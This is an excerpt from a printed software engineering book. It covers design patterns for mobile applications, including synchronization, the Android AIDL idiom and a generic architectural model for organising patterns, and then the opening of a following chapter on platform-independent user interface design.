Figure 7. The Synchronization pattern (adopted from Roth (2002))



Use in the Mobile Domain

The synchronization pattern is employed in the SyncML mobile data synchronization framework (www.syncml.org). Roth (2002) describes the use of the pattern in the implementation of the QuickStep platform aimed at supporting the collaborative handheld applications. The pattern is used in the QuickStep platform to synchronize the local database situated at a handheld with the mirror database situated at a server. In McCormick and Schmidt (2012), the pattern is described under the name of Asynchronous data synchronization pattern, and its successful application in iOS and Android is reported.

Source and References

The description of the pattern is provided in Roth (2002).

Idioms: Android Interface Definition

The idioms are illustrated by the Android Interface Definition Language. Other examples of idioms belonging to this group are the two-phase construction, the cleanup stack, and the thin template.

Brief Description

In Android programming, Android Interface Definition Language (AIDL) represents the interface facilitating the inter-process communication (IPC) between a client and a provider of a service.

Context and Problem

Some multi-threaded applications need to communicate with other applications over IPC mechanisms.

Since a communicating process is not allowed to access the other process's memory, it has to decompose the objects to be sent into primitives and then marshal these objects across the process boundaries. The code that is needed for marshaling is relatively complex to write.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Solution, Its Consequences, and Its Liabilities

To simplify the development of services involving IPC, the AIDL has been introduced. Its usage involves: (i) defining the interfaces in.adl files, each including the interface declaration and method signatures; (ii) implementing the declared interface; and (iii) exposing the interface to the clients.

- Interface declaration for all non-primitive parameters should contain tags indicating the direction of data flow (*in*, *out*, or *inout*).
- The Android SDK generates the abstract *Binder* interface based on the declarations; the developer need to extend it and implement its methods.
- Finally, exposing the interfaces is accomplished by extending the *Service* class and implementing its *onBind*() method that shall return an instance of the interface implementation.

The use of the idiom also puts some requirements on the clients. In particular, the client, when it is a separate application, should have a copy of the.aidl files. Furthermore, the client, in its implementation of the onServiceConnected() callback method, should cast the object returned by the service provider into the appropriate service interface by calling:

```
InterfaceName.Stub.asInterface(serviceInterfaceBinder);
```

Use in the Mobile Domain

This idiom is frequently used in Android programming.

Related Patterns

The other patterns for client-server interaction on Android platform include the Binder class extension (for background tasks) and the use of a Messenger (for cross-process communication not requiring multi-threading). See Android developers guide (Google, n.d.) for details.

Source and References

A description of the Idiom is given in Burd (2011). The idiom is well documented in the Android developers guide (Google, n.d.) as well as in many books devoted to Android programming. Note that there are many Java idioms utilized in Android programming; some of them are described in the books on the subject (e.g., Mednieks et al., 2012).

Other Potential Patterns for the Mobile Domain

Many patterns or collections thereof address the problems that are likely to be frequent in mobile application development. Some of them, but not yet all, have been reported as having been used in mobile application development. A few of these patterns are outlined in this section.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

General Patterns

General patterns describe solutions to the problems frequently encountered in a variety of domains. Therefore, they are likely to be useful in the mobile technology domain, too. Perhaps the most widely known general patterns are those described in Gamma et al. (1995) and Buschmann et al. (1996). Some of these patterns were previously listed: Model-View-Controller, Microkernel, Abstract factory, State pattern, Observer, Adapter, Factory method, Singleton, Template method, and Façade pattern. The Model-View-Controller and the Microkernel patterns are described in Buschmann et al. (1996); the description of the others can be found in Gamma et al. (1995).

A number of other widely used patterns can be found in the above-mentioned sources. For example, Gamma et al. (1995) provide the description of the Builder, Composite, Decorator, Proxy, Chain of Responsibility, Command, Mediator, and Strategy patterns (among others), some of which (e.g., Composite and Proxy) are very widely used (see the "frequency of use" indication at http://www.dofactory.com/Patterns/Patterns.aspx). Similarly, Buschmann et al. (1996) describe several commonly used patterns, such as Layers and Pipes-and-Filters.

Web Presentation Patterns

Applications for mobile terminals are often implemented as Web applications, i.e., the users interact with these applications via mobile HTML/XHTML browsers. Moreover, sometimes the application should simultaneously provide the interface for several types of mobile terminals as well as for desktop computers; such applications are referred to as multi-channel applications.

Web-presentation patterns suggest how the problems frequently encountered in the design of a UI for single- and multi-channel Web applications can be efficiently resolved. The problems being addressed include minimizing the repetition of code, improving the maintainability and modifiability of these applications, as well as achieving high performance and shortening the time of development.

In Fowler (2003), the collection is described of Web-presentation patterns, including the Model View Controller, Page Controller, Front Controller, Template View, Transform View, Two-Step View, and Application Controller patterns. A brief summary of these patterns can be found at http://martinfowler.com/eaaCatalog/. Another collection of Web-presentation patterns is presented in Alur et al. (2003). Patterns in Alur et al. (2003) are classified according to a logical partition (tier) of an enterprise application, and Web-presentation patterns belong to the "Presentation Tier." The considered patterns include Intercepting Filter, Context Object, Front Controller, Application Controller, View Helper, Composite View, Dispatcher View, and Service To Worker patterns. The description of these patterns is also available online at http://corej2eepatterns.com/Patterns2ndEd/index.htm.

Distribution Patterns

Mobile applications are often distributed. Because of the limited computational abilities of mobile terminals, an application may follow the client-server architecture, i.e., only the client part is implemented on a terminal, while the main processing can be delegated to a server. In distributing the application, however, a number of issues can be faced; possible ways to address these issues are described in distribution patterns.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Several distribution patterns are presented in the series of books, "Pattern-Oriented Software Architecture." In the first book in the series (Buschmann et al., 1996), Broker, Forwarder-Receiver, Client-Dispatcher-Server, and Publisher-Subscriber (based on the Observer) patterns are introduced.

In the second book of the series (Schmidt et al., 2000), the distribution-related design problems are considered among several categories, including service access and configuration, event handling, concurrency, and synchronization. In total, 17 patterns have been identified and presented in the book.

Fowler (2003) describes Remote façade and Data transfer object patterns aimed at improving the performance of distributed applications; these two patterns are included in the report. The author also provides several patterns addressing the offline-concurrency issue.

Resource Management

Efficient resource management is a common goal in application development in various domains. Meanwhile, in mobile application development, the need for conservative resource consumption is especially acute. Therefore, the resource management patterns, though generally applicable, are of prime importance in the mobile domain. A variety of resource-management-related patterns are described in Kircher and Jain (2004), where the patterns are categorized into the Resource Acquisition, Resource Lifecycle, and Resource Release categories. In Noble and Weir (2000), memory-management-related patterns for embedded systems and handheld devices are described.

GENERIC ARCHITECTURAL MODEL APPROACH FOR ORGANIZING PATTERNS

The process of top-down system design can be seen as consisting of two phases. The first phase is the conceptual architecture design phase, where the components of the system need to satisfy the requirements identified by using architectural patterns. The second phase is the concrete architecture design phase, where these components and the interactions between them are refined by using design patterns. In the specific application domain, the number of available architectural patterns is usually limited in comparison to the number of design patterns. Therefore, the ease in identifying appropriate architectural patterns in the conceptual architecture design phase should not depend on how the architectural patterns are organized in general. At the same time, the number of design patterns to elaborate the conceptual architecture may be considerably high. Therefore, the design patterns may need to be organized in such a way that the identification of suitable patterns would be easier.

To overcome the challenge of identifying and applying patterns efficiently within a particular domain, we have proposed a generic architectural model approach. According the approach, the patterns for a specific domain can be organized on the basis of a domain-specific architectural model, since: i) the model's components reflect different aspects of functionality; and ii) each component can be mapped to related problems and relevant patterns (problems may be incorporated into patterns or kept separately). To facilitate the identification of relevant design patterns, these patterns can be organized around the elements of a conceptual architecture created for the domain. Moreover, since different software development projects may use different conceptual architectures, a generic conceptual architecture should be created, wherein the commonly found architectural elements are present. For demonstrating the feasibility of the architectural model approach and validating its usability, we have applied and evaluated it in the mobile domain.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Generic Architectural Model for the Mobile Domain

Following our approach, we have developed a tentative generic architectural model, wherein the general elements of mobile applications or mobile systems are included, that can be used as a generic conceptual architecture. The model was built on the basis of several architectural models and guidelines relevant to the domain (Nokia, 2002b; OMA, 2004c; OMA, 2004b). The general structure and components of the produced model are shown in Figure 8.

The model adopts the layered approach as described in the Layers architectural pattern (Buschmann et al., 1996). According to the principles of layered architecture, a component may request the functionality of the lower-level components or the components within the same layer. Exceptions to this rule are the so-called common functions (OMA, 2004b), which are the basic mechanisms used by other components at different layers.

The layers of the model include the Application, the Middleware, and the Platform layers introduced in the Mobile Internet Technical Architecture layered element model (Nokia, 2002b). The Platform layer contains core OS components, hardware components along with related drivers, and network drivers corresponding to various access technologies. At the Middleware layer, referred to in (Nokia, 2002b) as the Mobile Internet layer, three groups of components are identified: i) the SDK libraries enabling the use of OS functionality for the applications; ii) supporting components for the user interface, for application inter-working, and the components allowing applications to manage their data sources; and iii) the components responsible for satisfying the connectivity requirements of an application by implementing a set of the Internet protocols.

Figure 8. An outline of the tentative general architecture model, with mapping between the components and patterns



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The Application layer contains a User Interface part, an Application Logic part, and a number of enablers. The *User Interface* implements the presentation logic (displaying the information and handling user requests), while the *Application Logic*, also referred to as domain logic (Fowler, 2003), represents the set of operations that form the core of the service provided by the application. The *Enablers* represent standardized technology building blocks, such as browsing, messaging, and location interface, that are used in the development, deployment, or operation of a service (OMA, 2004a; Nokia, 2002a).

The components of the Mobile Internet layer, in turn, represent building blocks for the enablers. Some of them implement functions that can be reused by multiple enablers, providing common capabilities upon which other capabilities are built, and are, therefore, called *common capabilities* (OMA, 2004a).


The introduced model is meant to facilitate the search of the design patterns relevant to the refinement of its components. For this function, the model's components should point to the relevant (collections of) patterns applicable to the mobile domain. An example of such an indication is also presented in Figure 8, where several patterns are mapped to the components of the tentative generic architectural model.

Using the Model for Choosing Patterns

The use of the model in the process of the top-down design process is summarized in Figure 9. By applying suitable design patterns to the relevant high-level components of the model, a detailed design, with elaborated components and their relationships, is accomplished.

In addition to suggesting suitable patterns, the model should provide auxiliary information, which would help the designer evaluate the pattern applicability to a particular problem at hand. This additional information may include examples of successful or unsuccessful use, consequences, platform- or

Figure 9. Supporting design process with a general architectural model



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

programming-language-related constraints, and other information reflecting the credibility that could be assigned to the patterns as well as their relevance to the design problems encountered in the organization.

Once the design process is completed, the knowledge obtained during the design process can be used to refine and extend the model concerning both the model components and the mapping between components and patterns. The refinement and extension of the model can be seen as an iterative process. When a software product is being designed and developed within a company, the knowledge obtained and experience can be used to update the components and their relationships (e.g., replace outdated components with new ones or add new ones) and to update the mapping (e.g., by modifying the descriptions of patterns, or by modifying the links between patterns and problems).

Validation of the General Architectural Model Approach

The general architectural model approach has been validated by applying it in the process of designing multiple user interfaces (MUI) as a part of the SESCA online resource Reservation system (SE-RE) developed by SESCA Technologies (Mazhelis, Markkula, & Jakobsson, 2005). The system was used on a variety of devices with distinct versions of browsers, and efficient generation and maintenance of the user interface for such a system should be easily changeable and adaptable to different platforms and browsers, should have a low response time and a low resource utilization, and should be easy to develop and maintain.

To achieve these design goals, the high-level components of the user interface were refined by using the Composite View pattern (Alur et al., 2001), the Abstract Factory pattern (Gamma et al., 1995), and the Intercepting Filter pattern (Alur et al., 2001). In particular, the use of the Composite View pattern allows making the UI description platform-independent and easily adjustable to particular platforms, as well as reduces the repetition of the code. The Abstract Factory pattern was used for implementing the selection of the appropriate UI components. Finally, the Intercepting Filter pattern (based on the Pipes and Filters architectural pattern and the Decorator pattern) was applied in implementing a platform tailored to the transformations of UI components. Consequently, the links to these patterns were added to the general architectural model.

The application of our approach in this real company's software product development case was proven to be successful. The development of SE-RE system resulted in meeting the specified requirements, and the desired quality goals were reached as well (Mazhelis, Markkula, & Jakobsson, 2005). The results achieved in this case validated our generic architectural model approach, and it was also shown to be practically usable in real commercial, mobile, domain-specific application development.

FUTURE RESEARCH DIRECTIONS

We have introduced a generic architectural model, which can be used for organizing patterns for efficient usage in domain-specific software development. The idea of aligning patterns based on an architectures has also been presented by some other researchers, albeit rather implicitly. In particular, van Welie and van der Veer (2003) proposed organizing patterns according to, among other criteria, the function or problem similarity. The functions are often traceable to the architectural decomposition, and, therefore, pattern organization is correlated in this case to the architecture. Furthermore, Ahmed and Ashraf (2007), while suggesting applying design patterns in model-based UI engineering, organized patterns according

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to (layered) models. Neither of these papers, however, looks systematically into the issue of using the architectural model as a tool for organizing domain-specific patterns.

We have also empirically verified our approach in a case of real commercial mobile software development. The results obtained indicate the applicability of the proposed approach in the process of designing domain-specific applications. However, further research would be needed to evaluate the generalizability and applicability of the approach more widely to other cases, and to further develop and refine the generic architectural model.

Further research would also be needed for evaluating available patterns and pattern systems with respect to their suitability in domain-specific contexts. For example, problems solved can be ranked according to their importance in the development of mobile applications and services. For the patterns addressing the most important problems, the consequences of their use need to be analyzed, taking into account the specificity and limitations of the particular domain. The results of the evaluation could be employed to refine mapping between patterns and components in the proposed general model. Furthermore, as the set of patterns for mobile application development is growing steady (see, for example, Nokia, 2014), the emerging patterns need to be evaluated as well, as soon as they become available.

CONCLUSION

The efficient development and maintenance of high-quality mobile applications and services demand thorough architectural design. The process of elaborating such a design is often laborious and time consuming, since a number of quality goals may need to be satisfied by architectural means. This process, however, can be greatly facilitated by the use of architectural and design patterns, which encapsulate the knowledge of past successful solutions to commonly encountered problems.

Many patterns addressing various problems have been introduced over the last 15 years, and the designer facing a particular problem to be solved by architectural means may find herself or himself looking through a large collection of patterns in an attempt to identify the one best able to solve the encountered problem in a particular context. It is, therefore, useful to organize the pattern collection in such a way that would enable fast identification of suitable patterns.

Two complementary approaches to facilitate the pattern identification process are considered in this chapter: domain-specific pattern collections, and organizing patterns according to an architectural model. The former approach effectively consists of maintaining the collection of patterns, where only the patterns suitable in a particular application domain would be gathered. In this chapter, an example of the collection of patterns suitable in the domain of mobile applications is presented. These types of pattern collections can help the designers focus on the specific application domain.

The generic architectural model approach can be used for mapping patterns onto the functional components commonly found in a particular application domain. The developed architectural model was introduced as a means to support the identification of patterns suitable in a particular context. The aim of this model is to suggest the high-level architectural components and to indicate the patterns that can be used to refine these components. The generic model can be, for example, applied within a company developing certain types of mobile applications. The model can be updated and/or extended iteratively by analyzing and incorporating the feedback obtained in the process of designing the applications. This process refines and further develops the general architecture and the incorporated design solutions, which can be used as a reliable basis for building new applications or services.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Ahmed, S., & Ashraf, G. (2007). Model-based user interface engineering with design patterns. *Journal of Systems and Software*, *80*(8), 1408–1422. doi:10.1016/j.jss.2006.10.037

Alur, D., Crupi, J., & Malks, D. (2001). *Core J2EE Patterns: Best Practices and Design Strategies*. Prentice Hall / Sun Microsystems Press.

Apple. (n.d.). *iOS Developer Library*. Retrieved from https://developer.apple.com/library/ios/documentation/general/conceptual/devpedia-cocoacore/MVC.html

Bass, L., Clements, P., & Kazman, R. (1999). *Software Architecture in Practice*. Addison-Wesley.

Burd, B. (2011). *Android Application Development All-in-One For Dummies*. John Wiley & Sons.

Buschmann, F., Meunier, R., Rohnert, H., Sommerland, P., & Stal, M. (1996). *Pattern-oriented Software Architecture. A System of Patterns*. John Wiley & Sons.

Chung, C. (2011). *Pro Objective-C Design Patterns for iOS*. Apress. doi:10.1007/978-1-4302-3331-2

Czarnecki, K. (1998). *Generative Programming: Principles and Techniques of Software Engineering Based on Automated Configuration and Fragment-Based Component Models*. (Doctoral dissertation). Technical University of Ilmenau.

de Jode, M. (2004). *Programming the Java 2 micro edition for Symbian OS: A developer's guide to MIDP 2.0*. John Wiley & Sons.

Digia. (2003). *Programming for the Series 60 Platform and Symbian OS*. John Wiley & Sons.

Fowler, M. (2003). *Patterns of enterprise application architecture*. Addison-Wesley.

Gamma, E., Helm, R., Johnson, R., & Vlissides, J. (1995). *Design patterns: Elements of reusable object-oriented software*. Addison-Wesley.

Google. (n.d.). *Android developers guide*. Retrieved from http://developer.android.com/guide/index.html

Harsu, M. (2002). *A survey on domain engineering (No. Report 31)*. Institute of Software Systems, Tampere University of Technology.

Höß, O., Weisbecker, A., Rosenthal, U., & Veit, M. (2003). Efficient Component-Based Integration of a Mobile J2EE Application with a Java-Based "Legacy" System - A Best-Practice Example. In B. Al-Ani, H. R. Arabnia, & Y. Mun (Eds.), *Software Engineering Research and Practice* (pp. 1–15). CSREA Press.

Hui, B. (2002). *Big designs for small devices*. Retrieved from http://www.javaworld.com/javaworld/jw-12-2002/jw-1213-j2medesign.html

ISO/IEC 10746-1 (1998). *International standard ISO/IEC 10746-1:1998. Information technology – Open Distributed Processing – Reference model: Overview.* Author.

Kaushik, V. (1997). *UML Glossary*. Rational Software Corporation and MCI Systemhouse Corporation.

Kircher, M., & Jain, P. (2004). *Pattern-Oriented Software Architecture, Patterns for Resource Management*. John Wiley & Sons.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Matinlassi, M., Niemelä, E., & Dobrica, L. (2002). *Quality-driven architecture design and quality analysis method. A revolutionary initiation approach to a product line architecture*. VTT Publications.

Mazhelis, O., Markkula, J., & Jakobsson, M. (2005). Specifying patterns for mobile applications domain using general architectural components. In R. Bomarius & S. Komi-Sirviö (Eds.), Lecture Notes in Computer Science: Vol. 3547. *Product Focused Software Process Improvement* (pp. 157–172). Springer. doi:10.1007/11497455_14

McCormick, Z., & Schmidt, D. C. (2012). Data Synchronization Patterns in Mobile Application Design. In *Proceedings of the Pattern Languages of Programs (PLoP) 2012 Conference*. ACM.

Mednieks, Z., Dornin, L., Meike, G. B., & Nakamura, M. (2012). *Programming Android: Java Programming for the New Generation of Mobile Device* (2nd ed.). O'Reilly.

Noble, J., & Weir, C. (2000). *Small Memory Software: Patterns for Systems with Limited Memory*. Addison-Wesley Professional.

Nokia. (2002a). *Mobile Internet Technical Architecture – Solutions and tools* (Vol. 2). Edita.

Nokia. (2002b). *Mobile Internet Technical Architecture – Visions and Implementations* (Vol. 3). Edita.

Nokia. (2014). *Mobile design patterns*. Retrieved from http://wiki.forum.nokia.com/index.php/Category:Mobile_Design_Patterns

OMA. (2004a). *Dictionary for OMA Specifications V1.0.1*. Open Mobile Alliance.

OMA. (2004b). *Inventory of Architectures and Services V1.0*. Open Mobile Alliance.

OMA. (2004c). *OMA Service Environment*. Open Mobile Alliance.

Read, K., & Titchkosky, L. (2003). *Refactoring J2ME Midlets to Use the State Pattern*. University of Calgary.

Roth, J. (2002). Patterns of Mobile Interaction. *Personal and Ubiquitous Computing*, *6*(4), 282–289. doi:10.1007/s007790200029

Schmidt, D. C., Stal, M., Rohnert, H., & Buschmann, F. (2000a). *Applying patterns*. John Wiley & Sons.

Schmidt, D. C., Stal, M., Rohnert, H., & Buschmann, F. (2000b). *Pattern-Oriented Software Architecture: Patterns for Concurrent and Networked Objects*. John Wiley & Sons.

Tasker, M. (2000). *Professional Symbian programming: Mobile solutions on the EPOC platform*. Wrox.

van Welie, M., & van der Veer, G. C. (2003). Pattern Languages in Interaction Design: Structure and Organization. In M. Rauterberg et al. (Eds.), *Human-Computer Interaction – INTERACT'03* (pp. 527–534). IOS Press.

Yuan, M. J. (2004a). *Developing Web-service-driven, smart mobile applications*. Retrieved from http://ondotnet.com/pub/a/dotnet/2004/02/23/mobilewebserviceapps.html

Yuan, M. J. (2004b). *Overcoming Challenges in Mobile J2ME Development*. Retrieved from http://www.informit.com/articles/article.asp?p=170448&rl=1

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

KEY TERMS AND DEFINITIONS

Architecture: In the case of a software-based system, its architecture is represented by the logical arrangement of the system's components, along with their functional characteristics and interrelationships.

Domain: In general, a domain can be seen as a part of the real world or as an area of knowledge bounded by a certain set of constraints. Examples of different types of domains are: business domains, problem domains, application/solution domains, and technology domains.

Domain-Specific Patterns: Patterns tailored to specific areas of applications, such as embedded software patterns (Noble & Weir, 2000), or the patterns tailored to specific development tools or platforms, e.g., core J2EE patterns (Alur, Crupi, & Malks, 2001; Fowler, 2003).

Mobile Domain: The mobile application domain (as a part of the real world) includes the business needs, constraints, and related technical issues imposed by mobile applications. Respectively, the mobile technology domain (as an area of knowledge) represents the class of technical solutions addressing the problems common in the mobile application domain.

Pattern Catalog: Pattern catalog is a means of systematically collecting patterns, whereby patterns are organized according to certain characteristics, and relationships between them are described. The catalogs usually contain the patterns addressing the most common design problems. One of the most known domain-independent pattern catalogs is the GoF catalog (Gamma et al., 1995); an example of a domain-specific catalog is the Core J2EE Pattern Catalog (Alur et al., 2001).

Pattern: In general, a pattern presents a solution to a problem in a context. In software engineering, it has been defined by Gamma, Helm, Johnson, and Vlissides (1995) as a description of communicating objects and classes that are customized to solve a general design problem in a particular context.

System Design Process: Top-down system design process generally includes the *conceptual architecture design phase*, where the components to satisfy the stated requirements are identified, and the *concrete architecture design phase*, where these components and interactions between them are refined (Matinlassi et al., 2002). In practice, the top-down design is combined with the bottom-up design approach, wherein available general solutions – in a form of components, frameworks, platforms, programming languages, personal expertise, etc. – are applied to a range of problems.

This research was previously published in the Handbook of Research on Innovations in Systems and Software Engineering edited by Vicente García Díaz, Juan Manuel Cueva Lovelle, and B. Cristina Pelayo García-Bustelo, pages 682-709, copyright year 2015 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 22
User Interface Design in Isolation from Underlying Code and Environment

Izzat Alsmadi
University of Texas A&M, USA

ABSTRACT

The success of any software application heavily depends on the success of its User Interface (UI) design. This is since users communicate with those applications through their UIs and they will build good or bad impressions based on how such UIs help them using the software. UI design evolves through the years to be more platform and even code independent. In addition, the design of an application user interface consumes a significant amount of time and resources. It is expected that not only the same UI design should be relatively easy to transfer from one platform to another, but even from one programming language release to another or even from one programming language to another. In this chapter, we conducted a thorough investigation to describe how UI design evolved through the years to be independent from the code, or any other environment element (e.g. operating system, browser, database, etc.).

INTRODUCTION

Graphical User Interface (GUI) is a recent term for an area that is used to be called Human Computer Interaction (HCI). While both terms are not identical or synonymous, they refer to the same area or subject on how to design the interfaces of software applications through which users interact with those underlying software. On the other side, Application Peripheral Interfaces (APIs) indicate low level interfaces between software applications and other applications, operating systems, databases, hardware components, etc. The commonality between GUI and API (in addition to the last word; Interface) is that both include how the subject software is going to interact with its environment (users; GUI, other applications; API).

The design of the GUI is considered very important and critical to any software. A very successful software, from the inside, may fail by large if its GUI fails to attract users to use and understand features

DOI: 10.4018/978-1-5225-3422-8.ch022

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that exist in this software. Alternatively, a very attractive GUI may boost, a shallow software, from the inside to be more successful. You may see many applications or websites in the market that offer the same features or services. Why certain ones are more popular?! Their GUI can be the first thing to think of.

The evaluation of GUIs is also unconventional and we should usually combine some formal verification or testing techniques with some informal techniques. In other words, while the automatic testing of user interfaces is important and continuously growing (Alsmadi & Magel 2007), there are some important parts of the user interface that they should manually be validated by users or testers. In this context validation is the term usually used to indicate those parts of the requirements, unlike verification, that need to be evaluated and tested through the users and not by formal methods, mathematical proofs or test automation tools.

Test automation for user interfaces is very popular and convenient. Testing application interfaces usually consumes a significant amount of project time and resources. The percentage of automating testing activities can vary from one software product to another and from one software module/component to another. In general, it is desirable to achieve 100% or high percentage coverage in user interface testing (Alsmadi, 2014). However, there are many obstacles toward achieving such 100% coverage. There are some user interface aspects that need human or manual validation for approvals. For example, the possible appropriateness of GUI components' layouts or coloring can be very hard for tools to automatically verify without human visual eyes assistance. In addition, the continuous evolution of graphical user interface components creates a challenge on test automation tools. In particular, the majority of those tools use some reverse engineering methods or libraries (e.g. Reflection in Java) to read all GUI components at run time and be able to interact with those components (Amalfitano et al., 2012; Banerjee et al., 2013). Those reverse engineering libraries may not have methods that can extract information from new GUI components that they are not developed to normally handle or serialize.

In this chapter, we will focus on evaluating how the design of user interfaces evolve to be more independent. We will focus on two aspects of this independency: Platform independent, and UI design patterns and principles.

PLATFORM-INDEPENDENT UI DESIGN

The term "platform-independent" or "cross-platforms" have been very important marketing or selling themes for many software applications to show signs of robustness and flexibility. For example, Java, in comparison with C# considers its main distinguished different is being platform-independent where C# can only run within Windows environments whereas Java can run on Windows and many other environments (e.g. MAC, Unix, etc.). User Interface design contributes significantly to making one software application platform-independent or not. In some cases, UI can be platform-independent while optimized to work on one specific platform.

UI interfaces exist in different platform versions or forms. The same application can have a web browser version, Desktop version, console or terminal version and mobile version. There are two main important factors that justify the need to have a unified UI for the same software application on the different platforms:

1. For users, it will be easier to deal with the different versions or forms of the same application on the different platforms if those forms are unified. Their learning curve can be faster and they can

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

remember or memorize the same features or services from the different forms. Having a unified form does not mean necessary to have identical copies because this is impossible. For example, a button in a Desktop application will look somewhat different from a button in a web browser or a mobile platform. Nonetheless, with this shift from one platform to platform in mind, the different versions should be symmetric or consistent and easy to correlate with each other.

2. For UI designers, testers, technical support, etc. having a unified UI for the different platform can help them accelerate their design, testing or maintenance tasks. This does not eliminate the fact that many errors can be unique to certain platforms and not the others. In fact, for websites, there are many cases where some errors will show in a website using a particular browser (e.g. Microsoft Internet Explorer) and not the other browsers (e.g. Google Chrome, or Firefox) or even the same browser but different release versions. There are many technologies that are used across the different browsers. However, some recent features and technologies are developed to work or be optimized with a particular browser and may not work well for other browsers.

Here are some recent technology information targeting the issue of UI cross browsers support:

- Microsoft introduced recently (Coded UI Tests) for cross browsers testing to enable writing tests on one browser and be able to run or execute those test cases on different Internet browsers. On the other hand, Selenium web test automation tool or framework provides different drivers or libraries to be able to support testing the different Internet browsers.
- Java recently added Java FX libraries to replace previous GUI: Swing, AWT, or SWT. Java FX is fully object oriented where not only GUI nodes or components are objects but even their attributes and actions are objects that can be instantiated and declared with different instance properties. In addition, Java FX includes Scene Builder tool which seems to be similar to the toolbox module in Visual Studio.NET releases. The Scene Builder allows users to create GUI components on the fly. Those GUI components are in a CSS scripting file isolated from Java source code files. The model file that this GUI is preserved through can be imported to different other applications.
- There are several XML-based existing scripting languages or standards (e.g. Extensible Style Sheet Language: XSL, XSL Beans, Extensible User Interface Language: XUL, User Interface Markup Language UIML, Microsoft Extensible Application Markup Language XAML (Moonlight), WPF, QML) that are used to document the user interfaces (Tubishat et al., 2009). Saving and reusing this mobile-form of the UIs may not only be important for making the UI platform-independent, but it can also help in storing or preserving those UI and an easy to move, transfer or store format. This can further facilitate testing, evolution and maintenance activities. Those UIs that can be saved in static file formats, can be regenerated into a new UI for possibly a complete or different application. In Tubishat et al. (2009), we proposed a method to automatically evaluate if an application GUI structure is changed. This may then trigger several other activities (e.g. regression testing). Most of similar approaches use a form of XML structure to ensure that GUI hierarchical structure is preserved through XML representation or tree.
- There are some applications or middle-wares that are used to render interfaces of applications that are described or developed in the previously mentioned UI markup languages. For example, jXUL is a Java-based rendering middle to recreate user interfaces in Java Swing libraries based on XUL input files.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Object serialization in programming refers to storing (e.g. in memory or a file) an object with all its attributes values, state, etc. as one entity. In GUI, serialization, for persistence storage, can be extended to enable storing the whole GUI and all its objects, attributes, events and relations as one entity or object.
- In their Office products, and starting from MS Office 2010, Microsoft allowed users to make "theme" changes across all UI components. Giving the users the ability to customize their UIs is another recent trend in the design of UIs. Users may not like the standard theme (i.e. colors, styles, fonts, sizes, etc.) of a particular application UI. In those models, they are given the opportunity to either create their own customized UI theme or for the least choose one from several available themes.
- Console or terminal based applications are usually platform independent due to the simplicity of their UI design. Unlike all other UI platforms (e.g. Desktop, mobile, tablet and Web) console-based UI uses only the keyboard and does not allow the users to interact with the application through the mouse at all. This makes the design and interaction of those UIs very simple and easy to transfer from one platform or environment to another.

Many low-level software applications (e.g. embedded systems, hardware controls, robots, etc.) prefer to use console or terminal-based UIs as simplicity is more important than UI richness or flexibility. In addition, users in those domains are considered as technically experts and are able to understand and communicate with command-based applications or environments. On the other hand, web and desktop applications tend to rely heavily on new and very rich UI components. On one hand, this will make those UIs more attractive and allow the users of those UIs or applications to have more flexible options and interactive environments. On the other hand, this continuous update of UI components and evolution can cause a lot of compatibility, testing and maintenance issues. UIs of mobile applications are somewhat in between lightweight terminal-based UIs and desktop or web rich UIs. Mobile platforms allow users to use the touch screen (which acts more like a mouse in the classical no-touch screen environments). In addition, some mobiles include physical keyboards that can be used or alternatively mobile platform provides emulated keyboards.

UI DESIGN PATTERNS AND PRINCIPLES

Software design principles and patterns show experienced well-designed or evaluated software design approaches or templates. They can be used as decent practices to follow when trying to design a new software. For UI design, and since UI software is unique and different from code written in the main program, those principles are patterns may not be applicable to UI design (Cerny & Donahoo 2015). This does not eliminate the idea that many software design principles are still applicable to UI design in the general sense. For example, the principle of "separation of concerns" or "separate what varies from what does not vary and encapsulate what varies" is a general software design principle related to Abstraction and Encapsulation. Those two high level design concepts are considered cores in current software design architectures. In abstraction, we design software as a solution to a problem. Hence it's important for software designers to first understand the problem and the problem domain and then design a solution that fits or solves that problem. In this scope, abstraction is related to what should and should not be included as requirements and features in the solution program. Later on abstraction is related to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

what methods and attributes should and should not be included in each class of our designed classes. Some attributes in some classes should not be included because they are irrelevant and does not serve any specific feature related to our program. In coordination with abstraction, encapsulation is related to include in interfaces only what should be used by service consumers. At the class level, method should or should not be public based on whether they are serving other classes or methods in their own class. At the user interface level, encapsulation is related to "shielding the users from irrelevant and unnecessary details". They need to know from the program services only what they are using. Excessive, redundant, or unnecessary information can be as misleading and confusing to users just as the lack of information.

User interfaces of software applications contribute significantly to the success of those applications. There are many factors in which the user interface of an application can be evaluated. For example, a software user interface should be multi-model and adaptive, (Peissner et al., 2012). From an environment perspective, most applications expect to be deployed in the current main three platforms:

1. Web
2. Desktop
3. Mobile

